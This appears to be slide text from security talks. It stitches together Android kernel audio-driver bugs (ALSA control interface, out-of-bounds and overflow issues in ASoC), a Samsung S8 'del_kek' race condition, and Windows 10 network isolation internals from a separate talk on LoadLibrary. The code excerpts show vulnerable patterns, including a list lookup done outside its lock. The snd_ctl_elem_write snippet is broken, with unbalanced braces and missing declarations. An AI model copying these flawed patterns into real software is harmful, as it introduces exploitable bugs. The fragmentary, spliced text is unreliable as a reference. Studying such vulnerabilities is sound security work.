Control interface (I2C)
System DMA
Data Transfer interface(McBSP)
Audio Codec
Audio Hardware

▶Control:

Control is the interface that alsa provides for controlling the sound card for user space programs.

```
struct snd_kcontrol_new {
	snd_ctl_elem_iface_t iface;  /* interface identifier */
	unsigned int device;         /* device/client number */
	unsigned int subdevice;            /* subdevice (substream) number */
	const unsigned char *name;/* ASCII name of item */
	unsigned int index;          /* index of item */
	unsigned int access;         /* access rights */
	unsigned int count;          /* count of same elements */
	snd_kcontrol_info_t *info;
	snd_kcontrol_get_t *get;
	snd_kcontrol_put_t *put;
	union {
		snd_kcontrol_tlv_rw_t *c;
		const unsigned int *p;
	} tlv;
	unsigned long private_value;
};
```


Qualcomm SoC

```
static int snd_ctl_elem_write(struct snd_card *card, struct snd_ctl_file *file,
                              struct snd_ctl_elem_value *control)
{

    kctl = snd_ctl_find_id(card, &control->id);
    if (kctl == NULL) {
        result = -ENOENT;
    } else {

        } else {
            snd_ctl_build_ioff(&control->id, kctl, index_offset);
            result = kctl->put(kctl, control);
        }

    return result;
}
```

OOB & Overflow vulnerability in ASoC

common :

Samsung	Qualcomm	Xiaomi
5	1	1


User Space
Thermal Core
Thermal Zone Device
Thermal Governor
Thermal Cooling Device
sensor
NTC
...
ST
BB
PA
...
GPU
CPU
FPS
...
Kernel Space

race condition in list

Samsung s8 del_kek race

```
int del_kek(int engine_id, int kek_type)
{
    kek_pack_t *pack;
    kek_item_t *item;
    ...
    item = find_kek_item(pack, kek_type);
    if(item == NULL) return -ENOENT;

    spin_lock(&pack->kek_list_lock);
    del_kek_item(item);
    spin_unlock(&pack->kek_list_lock);

    return 0;
}
```


Almost the same vulnerability

MAKE LOADLIBRARY GREAT AGAIN

Yunhai Zhang

Mitigation in Windows 10 TH1


How Network Isolation works



0xC0000201 STATUS_NETWORK_OPEN_RESTRICTION

Mitigation in Windows 10 TH1

How Network Isolation works


nt!NtQueryAttributesFile
nt!ObOpenObjectByNameEx
nt!ObpLookupObjectName
nt!IopParseDevice
nt!IofCallDriver
...
mrxsmb!MRxSmbFsdDispatch
rdbss!RxFsdDispatch
rdbss!RxFsdCommonDispatch
rdbss!RxCommonDevFCBIoCtl
rdbss!RxPrefixClaim
rdbss!RxFindOrConstructVirtualNetRootWithRetry
rdbss!RxFindOrConstructVirtualNetRoot
rdbss!RxCheckForNetworkOpenRestrictions